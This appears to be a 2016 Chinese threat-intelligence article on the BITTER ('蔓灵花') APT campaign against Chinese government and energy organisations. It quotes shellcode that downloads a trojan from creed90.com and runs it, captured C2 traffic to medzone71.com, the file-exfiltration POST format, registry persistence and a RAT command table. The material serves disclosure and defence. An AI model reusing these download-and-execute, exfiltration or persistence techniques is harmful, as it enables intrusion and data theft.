中国再次发现来自海外的黑客攻击：蔓灵花攻击行动

2016-11-15 10:06:06 来源：安全客 作者：360 追日团队
阅读：33893 次 点赞(3) 收藏(19)

http://bobao.360.cn/news/detail/3747.html

近日，360 追日团队发布了蔓灵花攻击行动（简报），披露又一个针对中国政府能源的海外黑客攻击，受影响单位主要是涉及政府、电力和工业相关单位，该组织至今依然处于活跃状态。

从这次攻击事件与近期发布的摩诃草、索伦之眼，以及之前的伊朗核电站、乌克兰电网断电等事件，我们看到网络空间的争夺成为了大国博弈的焦点，APT 作为一种行之有效的手段不断在各类对抗中出现。随着 APT 对抗烈度的增加，跨平台的攻击将会成为主流，而不再聚焦在单一的 Windows 平台，包括移动设备、智能硬件、工业控制系统、智能汽车等多种平台都会成为攻击者的目标或跳板。面对国家之间的网络安

全对抗和日益复杂的攻击事件，单一的安全防护设备不再能够有效的针对攻击进行检测与响应，只有通过协同纵深的防御体系，才能有效应对日益变化的高级威胁。

美国网络安全公司 Forcepoint 近期发布了一篇报告，该报告主要披露了巴基斯坦政府官员最近遭到了来源不明的网络间谍活动。该报告描述了攻击者使用了鱼叉邮件以及利用系统漏洞等方式，在受害者计算机中植入了定制的 AndroRAT，意图窃取敏感信息和资料。Forcepoint 研究人员认为该组织与 BITTER 相关，而且可能还不止发起了这一起攻击事件。BITTER 攻击始于 2013 年 11 月，且多年来一直未被检测到，目前攻击者背景尚未明确。相关 APP 信息包括提供关于印度和巴基斯坦之间的争议地区新闻的 Kashmir News 等。

基于 360 拥有的大数据资源，我们针对该事件进行了进一步分析，我们发现中国地区也遭受到了相关攻击的影响，受影响单位主要是涉及政府、电力和工业相关单位，该组织至今依然处于活跃状态。截至目前我们已捕获到了 33 个恶意样本，恶意样本涉及 Windows 和 Android 多个平台，恶意样本的回连域名（C&C）共 26 个。

国内受影响情况

活跃时间：

从恶意样本的时间戳来看，国外样本最早出现在 2013 年 11 月，样本编译时间集中出现在 2015 年 7 月至 2016 年 9 月期间。

国内感染用户的样本的编译时间集中在 2016 年 5 月到 9 月期间，其网络活动的活跃时间集中在 9 月份，其 CC 至今依然存活。

主要受影响单位：

中国某国家部委

中国某工业集团

中国某电力单位

鱼叉式邮件攻击

我们的研究人员发现，该组织经常使用鱼叉邮件攻击的手法，鱼叉邮件中包含 Word 漏洞文档来诱导用户点击，其使用的漏洞是 Office 的经典漏洞 CVE-2012-0158。

用户点击之后，漏洞文档中的 Shellcode 被执行，调用 URLDownloadToFileA 从指定的网址中下载木马程序，使用 CMD 命令重命名后执行，实现 RAT 的下载安装。

除了基本的漏洞文档，还有图标伪装成图片文件的 exe，诱导用户进行点击，exe 执行后释放图片并下载安装 RAT 程序。

漏洞文档的文件名列表如下：

Requirement List.doc
Cyber Espionage Prevention.doc
New email guidelines.doc
Gazala-ke-haseen-nagme.doc
Rules.xls

安全客 (bobao.360.cn)

图 1 诱饵图片文件

```
; ---------------------------------------------------------------------------
aUrldownloadtof db 'URLDownloadToFileA',0
; ---------------------------------------------------------------------------

loc_D7:                                 ; CODE XREF: seg000:000000BF↑p
                push    eax
                call    edi
                xor     ecx, ecx
                push    ecx
                push    ecx
                call    sub_F2
; ---------------------------------------------------------------------------
aCWpdConhost    db 'C:\WPD\conhost',0

; =============== S U B R O U T I N E =======================================


sub_F2          proc near               ; CODE XREF: seg000:000000DE↑p
                call    loc_10F
; ---------------------------------------------------------------------------
aHttpCreed90_co db 'http://creed90.com/ismr',0      安全客 ( bobao.360.cn )
; ---------------------------------------------------------------------------
```

```
loc_10F:                                ; CODE XREF: sub_F2↑p
                push    ecx
                call    eax
                xor     eax, eax
                call    sub_121
sub_F2          endp ; sp-analysis failed

; ---------------------------------------------------------------------------
aWinexec        db 'WinExec',0

; =============== S U B R O U T I N E =======================================

; Attributes: noreturn

sub_121         proc near               ; CODE XREF: sub_F2+22↑p
                push    ebx
                call    edi
                call    sub_172
sub_121         endp

; ---------------------------------------------------------------------------
aCmdCMoveCWpdCo db 'cmd /c move "C:\WPD\conhost" "C:\WPD\conhost.exe" & "C:\WPD\conho'
                db 'st.exe"',0                                  安全客 ( bobao.360.cn )
```

图 2 漏洞文档中的 shellcode

后门程序分析

Windows 端

Windows 平台上运行程序目前发现的有三大类，第一类是 Downloader 程序，当用户触发漏洞文档时，最先从 CC 上下载 Downloader 并且执行；第二类是后门程序 FileStolen，功能较简单，意在窃取文件；第三类是具有完整功能的 RAT，其有各种功能，体积较大。

DownLoader

样本 MD5:c195**********

技术细节

首先，程序运行时检测路径是否是在%UserData%/AddData/Roaming 下，如果不是的话，拷贝自身到%UserData%/AddData/Roaming 目录，名称为 tasklist.exe,添加此路径到注册表 HKCU\Software\Microsoft\Windows\Currentversion\Run 启动项，并启动 tasklist.exe

当在%UserData%/AddData/Roaming/tasklist.exe

目录下启动时，检查 C:\ProgramData\VWDLR.cab 文件，没有的话，向服务器发送上线包，服务器返回版本号，将版本号写入此文件。

```
POST /medal/adfsdsqw.php HTTP/1.0
Host: medzone71.com
Connection: keep-alive
Content-type: application/x-www-form-urlencoded
Content-length: 72

b=VTFS.31261923QO&c=Xjoepxt!8&d=Benjojtusbups0Benjojtusbups&q=0&r=0&ID=0HTTP/1.1 200 OK
Date: Tue, 01 Nov 2016 08:58:18 GMT
Server: Apache
X-Powered-By: PHP/5.3.29
Connection: close
Content-Type: text/html

XML Version=102 0<br>
```

然后连接 C&C 的 80 端口，向服务器请求命令，当服务器返回的命令为 DWN 时，下载 RAT 模块并启动。


命令： NLL （无操作）

```
POST /medal/adfsdsqw.php HTTP/   1.0
Host: medzone71.com
Connection: keep-alive
Content-type: application/x-www-form-urlencoded
Content-length: 6

ID=102HTTP/1.1 200 OK
Date: Wed, 02 Nov 2016 08:05:30 GMT
Server: Apache
X-Powered-By: PHP/5.3.29
Connection: close
Content-Type: text/html

XML INFO=NLL:<br>
```


FXAPIFile.logs 文件内容，数据包内容为 PE 文件，文件名为 lsass.exe



启动 RAT 的代码

```
00F51C75 mov     [esp+130h+var_124], eax
00F51C79 mov     [esp+130h+var_120], eax
00F51C7D lea     eax, [esp+130h+StartupInfo]
00F51C81 push    eax             ; lpStartupInfo
00F51C82 push    0               ; lpCurrentDirectory
00F51C84 push    0               ; lpEnvironment
00F51C86 push    0               ; dwCreationFlags
00F51C88 push    0               ; bInheritHandles
00F51C8A push    0               ; lpThreadAttributes
00F51C8C push    0               ; lpProcessAttributes
00F51C8E push    0               ; lpCommandLine
00F51C90 push    esi             ; lpApplicationName
00F51C91 mov     [esp+154h+StartupInfo.cb], 44h
00F51C99 call    ds:CreateProcessA
```


FileStolen

样本 MD5 0b2c**********

功能概述

该程序的主要功能为文件窃取，窃取指定逻辑磁盘下指定文件名的文件并且上传的到 CC 服务器。

```
"txt", "ppt", "pptx", "pdf", "doc", "docx",
"xls", "xlsx", "zip", "7z", "rtf"
```


窃取的文件类型列表




图 3 程序执行的主要流程示意(备注：未标注 Y/N)

详细分析

该程序的主要任务是进行文件窃取，其具体流程如下描述：

首先遍历目录下的文件

a)文件类型为文件夹

i.名称是“.” ，“ ..” ，"$recycle.bin"，"program files"，"windows"，"temp"，"system.sav"，"wwwroot"之一，遍历当前目录下一个文件

ii.不是，拼接对应路径，递归调用本函数

b)文件类型是文件

i.后缀不是"txt"，"ppt"，"pptx"，"pdf"，"doc"，"docx"，"xls"，"xlsx"，"zip"，"7z"，"rtf"

ii.后缀是，检测 list 文件是否已存在

1.不存在，调用发送文件函数。如果成功，将信息“文件名-系统时间”添加到文件 tmp1，upd，ucopy 中

2.存在，检测列表中“文件名-系统时间”是否已存在当前的文件

a)存在，把当前“文件名-系统时间”信息添加到 tmp1 文件中

b)不存在，调用发送文件函数。如果成功，将信息“文件名-系统时间”添加到文件 tmp1，upd，ucopy 中

iii.遍历当前目录下一个文件

完成文件窃取后，其会通过 POST 的方式将文件上传到 CC 服务器中。报文的格式如下表。

```
POST //m2s.php?x=主机名-MAC
HTTP/1.1
Host: CC 地址
Connection: keep-alive
Content-Length: XXX
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.11 (KHTML, like Gecko) Chrome/23.0.1271.97 Safari/537.11
Content-Type:multipart/form-data;boundary=----WebKitFormBoundaryxjWaBRokVrsGecoq
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
------WebKitFormBoundaryxjWaBRokVrsGecoq
Content-Disposition: form-data; name="file"; filename="窃取的文件名称"
Content-Type: 文件类型
文件内容
------WebKitFormBoundaryxjWaBRokVrsGecoq--
```

安全客（bobao.360.cn）

RAT

样本 MD5：d195**********


功能概述

该程序是典型的后门程序，运行后通过写入注册表实现自启动，与 CC 建立链接并且执行 CC 的命令。


命令号	功能
2000	获取对应的计算机用户上的 RAT 状态信息
2001	获取计算机上的硬盘列表信息
2002	获取计算机上指定目录下的文件列表信息
2004	获取 RAT 的日志 1
2005	创建指定文件
2006	向创建的文件(2005)中写入相关字节
2007	打开指定文件
2009	读取指定文件(2007)的内容
2012	创建远程控制台
2013	执行远程命令
2015	获取 RAT 的日志 2
2016	结束远程控制台
2017	关闭对应的句柄
2019	获取存在 UPD 活动链接的进程
2021	获取 RAT 的日志 3
2022	结束指定进程 id
2023	获取用户活动进程信息
2025	获取 RAT 的日

详细分析

病毒程序伪装信息，尝试伪装成 Microsoft Printer Spooling Service



有的样本带有不受信任的数字签名




程序首先尝试在 C:\ProgramData\Microsoft\DeviceSync 下创建名为 temp.txt 的文件，创建失败则调用 SHGetFolderPath 获取 CSIDL_APPDATA 的路径。

之后程序创建名为 mpss 的窗口，并以隐藏的方式启动。

程序通过调用 GetEnvironmentVariableA 通过参数 ComSpec 获取当前系统 cmd 的路径，之后通过该 cmd 路径执行 cmd 命令 reg add 在注册表

Software\Microsoft\Windows\Currentversion\Run


下添加名为 MPSpoolingService 的表项，并将以下路径添加到键值中实现自启动。



再次调用 cmd copy 命令，将自身复制到如下位置并重命名

C:\Documents and Settings\Administrator\Application Data \mpss.exe

程序通过遍历系统进程文件名，查找包含字符串“avg”的进程[备注：进程 process]，检测杀毒软件 avg 是否存在。




之后程序再次调用 cmd copy 将自身复制到如下目录中


C:\ProgramData\Microsoft\DeviceSync

程序会检测上述目录下是否有 mpsd.exe、mpst.exe 和 mpss.exe 是否存在，推测为不同的拷贝名称。


之后程序创建多个线程[备注：线程 thread]来与 CC 建立链接并循环接受消息执行命令。




与 CC 通信的报文有明显的头部标记串“BITTER1234”[备注：For cepoint 的命名 BITTER 由此而来]




发送的数据也经过简单的异或处理



程序对所使用的字符串数据使用了简单的加减或者是异或的方式进行加密处理，不同的样本中的加密方式是不同的，但是整体的流程框架是相同的。



